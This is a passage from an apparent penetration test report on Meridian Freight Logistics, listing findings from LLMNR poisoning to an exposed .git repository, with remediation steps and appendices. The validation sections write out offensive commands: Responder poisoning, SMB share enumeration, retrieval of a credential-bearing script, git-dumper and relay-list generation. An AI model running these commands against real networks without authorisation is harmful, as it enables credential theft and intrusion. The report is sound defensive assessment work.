┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ nxc smb FS02 -u j.reyes -p '<redacted>' --shares
SMB  10.10.10.22  FS02  IT$   READ   (Domain Users)

└─$ smbclient '//FS02/IT$' -U 'j.reyes%<redacted>' \
     -c 'get Scripts\deploy-agent.ps1'
getting file \Scripts\deploy-agent.ps1 of size 2841 as deploy-agent.ps1

└─$ grep -i password deploy-agent.ps1
$localAdminPass = "[REDACTED - cleartext local admin password]"
# last modified 2024-03-18, still referenced by the desktop build task
```

Figure 14. *Share permissions on IT$ and the deploy script line holding the local-admin password (value redacted).*

Remediation

1. Remove the password from the script and rotate it right away.
2. Restrict the IT$ share to the IT Admins group.
3. Use a deployment method that pulls credentials from a protected vault.
4. Run a scheduled scan of file shares for stored passwords.

References

- MITRE ATT&CK T1552.001
- CWE-256: Plaintext Storage of a Password

INTERNAL INT-04 LLMNR and NBT-NS Name Resolution Not Disabled — HIGH

Contextual Risk	HIGH	**CVSS v3.1**	**8.1 (High)**
Risk Score	15 (Likelihood 5 x Impact 3)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N`		
Affected Assets	`Internal user VLAN 10.10.20.0/24`		
Weakness	CWE-350: Reliance on Untrusted Inputs in a Security Decision		
ATT&CK Technique	T1557.001 - Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning		

Description

Windows hosts on the user VLAN fall back to legacy LLMNR and NetBIOS lookups when DNS fails. Any host on the segment can answer these lookups.

The tester answered the lookups from the test laptop and captured NetNTLMv2 authentication for six users in 45 minutes. One account used a weak password and was recovered offline (see INT-06).

Business Impact

An attacker with network access and no credentials can harvest authentication material from normal user traffic. Weak passwords then become valid domain credentials.

Validation

Run a name-resolution poisoner on the user VLAN and collect authentication attempts:

```
sudo responder -I eth0 -w
```

Captured NetNTLMv2 hashes land in the session log. All captured values are redacted in this report.

Evidence

```
operator@wkl-ops: ~/meridian/internal — 90x14

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ sudo responder -I eth0 -w
[+] Listening for events...

[*] [LLMNR]  Poisoned answer sent to 10.10.20.64 for name fileserver-old
[SMB] NTLMv2-SSP Client   : 10.10.20.64
[SMB] NTLMv2-SSP Username : CORP\j.reyes
[SMB] NTLMv2-SSP Hash     : j.reyes::CORP:1122334455…[REDACTED]

[+] Captured 6 unique NetNTLMv2 hashes → Responder-Session.log
```

Figure 15. *Name-resolution poisoning on the user VLAN capturing NetNTLMv2 authentication (usernames shown, hashes redacted).*

Remediation

1. Disable LLMNR through Group Policy: Computer Configuration, Administrative Templates, Network, DNS Client, Turn off multicast name resolution.
2. Disable NetBIOS over TCP/IP on all adapters through DHCP option or Group Policy.
3. Fix the stale DNS records that trigger the fallback lookups, such as wpad and fileserver-old.

References

- MITRE ATT&CK T1557.001
- CWE-350

EXTERNAL EXT-02 Exposed Source-Code Repository on Public Web Server — HIGH

Contextual Risk	HIGH	**CVSS v3.1**	**7.5 (High)**
Risk Score	12 (Likelihood 4 x Impact 3)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N`		
Affected Assets	`https://www.meridianfl.example/.git/`		
Weakness	CWE-527: Exposure of Version-Control Repository		
ATT&CK Technique	T1213 - Data from Information Repositories		

Description

The public web server serves the contents of its .git folder to any visitor. The tester reconstructed the full site source from it.

A configuration file in the commit history held a database connection string for the customer portal. The database port is closed to the internet, so the credential is not usable from outside today.

Business Impact

Anyone can read the full site source and its history. Exposed secrets and code hand an attacker a head start, and the database credential becomes usable the moment an attacker reaches the internal network.

Validation

Confirm the repository is world-readable, then reconstruct it:

```
curl -s https://www.meridianfl.example/.git/HEAD
git-dumper https://www.meridianfl.example/.git/ ./www-src
```

A returned ref and a reconstructed tree confirm the exposure.

Evidence




Figure 16. *Readable .git/HEAD on the public web server and reconstruction of the repository with git-dumper.*

Remediation

1. Block web access to .git and other hidden folders in the web server configuration.
2. Deploy built release files to the web root instead of a working copy of the repository.
3. Rotate the exposed database password and purge secrets from the repository history.
4. Add secret scanning to the source-control platform.

References

- CWE-527: Exposure of Version-Control Repository
- OWASP WSTG-CONF-04: Old Backup and Unreferenced Files

INTERNAL INT-06 Weak Domain Password Policy MEDIUM

Contextual Risk	MEDIUM	**CVSS v3.1**	**5.9 (Medium)**
Risk Score	9 (Likelihood 3 x Impact 3)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N`		
Affected Assets	`Default Domain Policy (corp.meridianfl.local)`		
Weakness	CWE-521: Weak Password Requirements		
ATT&CK Technique	T1110.002 - Brute Force: Password Cracking		

Description

The domain password policy requires seven characters and sets no lockout threshold. Users can choose seasonal passwords such as a month and year.

Two of the passwords recovered during testing matched a season-and-year pattern.

Business Impact

Short, predictable passwords fall fast to offline recovery and to online guessing. With no lockout, online guessing runs without limit.

Validation

Read the effective domain policy from any domain-joined host:

```
Get-ADDefaultDomainPasswordPolicy | fl MinPasswordLength,LockoutThreshold
```

The policy returns a seven-character minimum and a lockout threshold of zero.

Evidence

```
operator@wkl-ops: ~/meridian/internal — 84x11

PS C:\> Get-ADDefaultDomainPasswordPolicy | fl MinPasswordLength,LockoutThreshold

MinPasswordLength : 7
LockoutThreshold  : 0   # no lockout — unlimited online guessing
ComplexityEnabled : True
```

Figure 17. *Domain password policy showing a 7-character minimum and no account lockout.*

Remediation

1. Raise the minimum length to 14 characters for users and 25 for privileged and service accounts.
2. Set a lockout threshold of 10 failed attempts with a 15-minute window.
3. Block common and breached passwords with a banned-password list.

References

- NIST SP 800-63B, Section 5.1.1
- CIS Controls v8, Control 5

INTERNAL INT-07 SMB Signing Not Required on Workstations and Member Servers — MEDIUM

Contextual Risk	MEDIUM	**CVSS v3.1**	**6.8 (Medium)**
Risk Score	9 (Likelihood 3 x Impact 3)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:A/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:N`		
Affected Assets	`39 hosts on 10.10.10.0/24 and 10.10.20.0/24`		
Weakness	CWE-294: Authentication Bypass by Capture-replay		
ATT&CK Technique	T1557 - Adversary-in-the-Middle		

Description

SMB signing is supported but not required on 39 hosts. The two domain controllers correctly require it.

The tester confirmed the setting with a read-only scan and ran no relay attacks.

Business Impact

Without required signing, an attacker who captures an authentication attempt can relay it to another host and act as that user.

Validation

List hosts that do not require signing. No relay was performed:

```
nxc smb 10.10.10.0/24 10.10.20.0/24 --gen-relay-list relay.txt
```

39 hosts reported signing disabled and were written to the relay list.

Evidence

```
operator@wkl-ops: ~/meridian/internal — 88x12

┌──(operator㉿wkl-ops)-[~/meridian/internal]
└─$ nxc smb 10.10.10.0/24 10.10.20.0/24 --gen-relay-list relay.txt
SMB  10.10.20.11  WS-FIN-07  signing:False  SMBv1:True
SMB  10.10.20.12  WS-ENG-03  signing:False
SMB  10.10.10.22  FS02       signing:False
SMB  10.10.10.10  DC01       signing:True   # DCs correctly enforce signing
     ... 39 hosts written to relay.txt ...
```

Figure 18. *Scan output listing 39 hosts where SMB signing is not required.*

Remediation

1. Enable the policy 'Microsoft network server: Digitally sign communications (always)' on all hosts.
2. Test file-server performance after the change and roll out in stages.

References

- Microsoft: Overview of SMB signing
- MITRE ATT&CK T1557

EXTERNAL EXT-03 DMARC Policy Not Enforced on Primary Mail Domain — MEDIUM

Contextual Risk	MEDIUM	**CVSS v3.1**	**4.3 (Medium)**
Risk Score	6 (Likelihood 3 x Impact 2)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:N/I:L/A:N`		
Affected Assets	`meridianfl.example (DNS)`		
Weakness	CWE-290: Authentication Bypass by Spoofing		
ATT&CK Technique	T1566 - Phishing		

Description

The DMARC record for meridianfl.example publishes a policy of none. Receiving mail servers take no action on mail that fails SPF and DKIM.

Business Impact

An attacker can send mail that appears to come from meridianfl.example, which raises the success rate of phishing against staff, customers, and partners.

Validation

Read the published DMARC record:

```
dig +short TXT _dmarc.meridianfl.example
```

The record returns a policy of none.

Evidence

```
operator@wkl-ops: ~/meridian/external — 84x9

┌──(operator㉿wkl-ops)-[~/meridian/external]
└─$ dig +short TXT _dmarc.meridianfl.example
"v=DMARC1; p=none; rua=mailto:dmarc@meridianfl.example"
# p=none — receivers take no action on spoofed mail that fails SPF/DKIM
```

Figure 19. *DNS lookup of the DMARC record showing a policy of none.*

Remediation

1. Review DMARC aggregate reports to confirm all real senders pass SPF or DKIM.
2. Move the policy to quarantine, then to reject, over about 60 days.

References

- RFC 7489: DMARC
- CISA BOD 18-01

EXTERNAL EXT-04 Legacy TLS Protocol Versions Accepted on Mail Gateway — LOW

Contextual Risk	LOW	**CVSS v3.1**	**3.7 (Low)**
Risk Score	4 (Likelihood 2 x Impact 2)	**Status**	Open
CVSS Vector	`CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N`		
Affected Assets	`203.0.113.20:443 (mail.meridianfl.example)`		
Weakness	CWE-327: Use of a Broken or Risky Cryptographic Algorithm		
ATT&CK Technique	T1557 - Adversary-in-the-Middle		

Description

The webmail service accepts TLS 1.0 and TLS 1.1 connections. RFC 8996 deprecates both versions.

Business Impact

Legacy protocol versions carry known weaknesses. The practical risk is low today, but the configuration fails PCI DSS and most security baselines.

Validation

Enumerate the offered protocols:

```
nmap -p443 --script ssl-enum-ciphers mail.meridianfl.example
```

The output lists TLS 1.0 and TLS 1.1 as offered.

Evidence



Figure 20. *Protocol scan of the mail gateway showing TLS 1.0 and TLS 1.1 offered.*

Remediation

1. Disable TLS 1.0 and TLS 1.1 on the mail gateway.
2. Allow only TLS 1.2 and TLS 1.3 with modern cipher suites.

References

- RFC 8996: Deprecating TLS 1.0 and 1.1
- Mozilla Server Side TLS Guidelines

INTERNAL INT-08 Limited Detection of Testing Activity — INFO

Contextual Risk	INFO	**CVSS v3.1**	**N/A**
Risk Score	N/A	**Status**	Informational
CVSS Vector	N/A		
Affected Assets	Security monitoring (SOC)		
Weakness	N/A		
ATT&CK Technique	N/A		

Description

The client security team reported no alerts during the five-day test. Tester activity included name poisoning, service-ticket requests, and administrator sign-ins across 38 hosts.

Business Impact

A real attacker following the same steps would likely operate undetected. Faster detection limits the damage from every other finding in this report.

Validation

Reviewed with the SOC. A query of the SIEM for the tester source over the testing window returned no alerts:

```
Search-SIEM -Source 10.10.20.50 -From 2026-10-12 -To 2026-10-16 -Category Alert
```

No detections fired across the techniques used.

Evidence

```
operator@wkl-ops: siem-query — 90x11

PS C:\> Search-SIEM -Source 10.10.20.50 -From 2026-10-12 -To 2026-10-16 \
          -Category Alert

Matching detections ......... 0
Responder / LLMNR poisoning . 0 alerts
Kerberoast (4769 spike) ..... 0 alerts
Local-admin lateral (4624) .. 0 alerts
# 5 days of active testing produced no SOC alerts
```

Figure 21. *SIEM query over the testing window returning zero alerts for the tester source.*

Remediation

1. Walk the attack path in the internal narrative with the SOC and build a detection for each step.
2. Run a purple-team exercise to test the new detections.

References

- MITRE ATT&CK Data Sources
- MITRE D3FEND

08 Remediation Roadmap

Fixes are grouped by deadline, taken from the severity bands. Closing the three Critical and High items in the first group breaks both attack paths in this report.

Timeframe	Action	Findings
0 - 7 days	Change the default console password and block TCP 8080. Remove the password from the deploy script and rotate it. Reset the shared local-admin password.	EXT-01, INT-05, INT-01
0 - 30 days	Deploy Windows LAPS. Isolate LEGACY-FS01. Reset svc_backup and move to a managed service account. Turn off LLMNR and NBT-NS. Block .git access.	INT-01, INT-02, INT-03, INT-04, EXT-02
30 - 90 days	Roll out a stronger password policy with a banned-password list. Require SMB signing. Move DMARC to reject.	INT-06, INT-07, EXT-03
90 - 180 days	Disable legacy TLS. Build detections for each step of the internal path. Schedule a retest.	EXT-04, INT-08

09 Conclusion

An attacker can reach full control of the Meridian Freight Logistics network through common, well-understood weaknesses. No single flaw caused the compromise. Default passwords, shared passwords, weak passwords, and missing monitoring combined into one clear path from the internet and a second from inside the office.

The fixes are well understood and most are configuration changes rather than new tools. Closing EXT-01, INT-01, and INT-05 alone breaks both paths shown here. White Knight Labs recommends a retest within 30 days of the Critical and High remediation to confirm the fixes hold.

WHITE KNIGHT LABS

Appendix A Risk Rating Methodology

Every finding carries two scores. They answer different questions, so the report lists both. This methodology sits in an appendix on purpose, so the body stays focused on results while the scoring stays available for review.

CVSS v3.1 Base Score

The Common Vulnerability Scoring System rates the technical severity of a flaw on its own, from 0.0 to 10.0. Each finding lists its full vector string, so any score can be reproduced with the FIRST.org calculator.

Severity	Score	Meaning
CRITICAL	9.0 - 10.0	Remotely exploitable with full system impact
HIGH	7.0 - 8.9	Serious impact, may need some access or conditions
MEDIUM	4.0 - 6.9	Limited impact or harder to exploit
LOW	0.1 - 3.9	Minor impact, fix during normal hardening

Contextual Risk Score

CVSS does not know how a flaw fits this network. The contextual score fills that gap. It multiplies Likelihood by Impact, each rated 1 to 5, for a value from 1 to 25. This follows the OWASP Risk Rating Methodology and NIST SP 800-30.

Rating	Likelihood	Impact
5	Trivial. Public tools, no credentials, repeatable	Full domain or business-critical compromise
4	Easy. Low-level access or basic skill	Admin over many hosts or sensitive data
3	Moderate. Specific conditions or timing	One host or a limited data set
2	Hard. High skill or rare conditions	Minor exposure or degraded control
1	Unlikely. Theoretical	Negligible

Risk Matrix (Likelihood x Impact)

L x I	1	2	3	4	5
5	5	10	15	20	25
4	4	8	12	16	20
3	3	6	9	12	15
2	2	4	6	8	10
1	1	2	3	4	5

Remediation Targets by Band

Band	Score	Target
CRITICAL	20 - 25	Fix or contain within 7 days
HIGH	12 - 19	Fix within 30 days
MEDIUM	6 - 11	Fix within 90 days

Band	Score	Target
LOW	3 - 5	Fix within 180 days

Appendix B Tools and Techniques

The tooling below supported the engagement. Versions are listed where they matter. The work was manual-led, with tools used to confirm and evidence findings rather than to drive untargeted scans.

Tool	Version	Purpose
Nmap	7.95	Host discovery, service and version detection, scripted checks
Nessus Professional	10.8	Automated vulnerability scanning
Burp Suite Professional	2026.9	Web application testing
testssl.sh	3.2	TLS protocol and cipher review
Responder	3.1	Legacy name-resolution poisoning checks
NetExec (nxc)	1.3	SMB enumeration and credential validation
Impacket	0.12	Active Directory and Kerberos tooling
BloodHound CE	6.2	Active Directory attack-path mapping
Hashcat	6.2.6	Offline password recovery

Appendix C Compromised Accounts

The accounts below were accessed during testing and should be reset. No password or hash value is printed in this report.

Account	Type	How Obtained	Finding
j.reyes	Domain user	Captured and recovered	INT-04, INT-06
svc_backup	Service account	Kerberoasting	INT-03
Administrator (local)	Local admin, 38 hosts	Cleartext in share	INT-05, INT-01
a.morgan-da	Domain Admin	Reused session	INT-01
tomcat (console)	App console admin	Vendor default	EXT-01

Appendix D Testing Artifacts and Cleanup

Everything created or changed on client systems is listed below, with confirmation of removal.

Host	Artifact	Created	Removed
app01	Benign marker app wkl-poc.war	Oct 12, 10:42	Oct 12, 10:51
FS02	Directory listing only, as proof of access	N/A	N/A
WS-FIN-07	Read-only session check, no changes	N/A	N/A
10.10.20.50	Test laptop removed from the network	Oct 12	Oct 16, 17:30

Appendix E Glossary

Term	Definition
CVSS	Common Vulnerability Scoring System. An industry scale from 0 to 10 for flaw severity.
CWE	Common Weakness Enumeration. A catalog of software and configuration weakness types.
MITRE ATT&CK	A public knowledge base of attacker techniques, used to map findings to real behavior.
PTES	Penetration Testing Execution Standard. A seven-phase framework for a penetration test.
LAPS	Local Administrator Password Solution. Gives each Windows host a unique local-admin password.
LLMNR / NBT-NS	Legacy Windows name-lookup protocols that any host on the segment can answer.
Kerberoasting	Requesting service tickets for accounts with an SPN and recovering their passwords offline.
SPN	Service Principal Name. Links a service to the account that runs it in Active Directory.
Assumed breach	A test that starts inside the network to model an attacker who already has a foothold.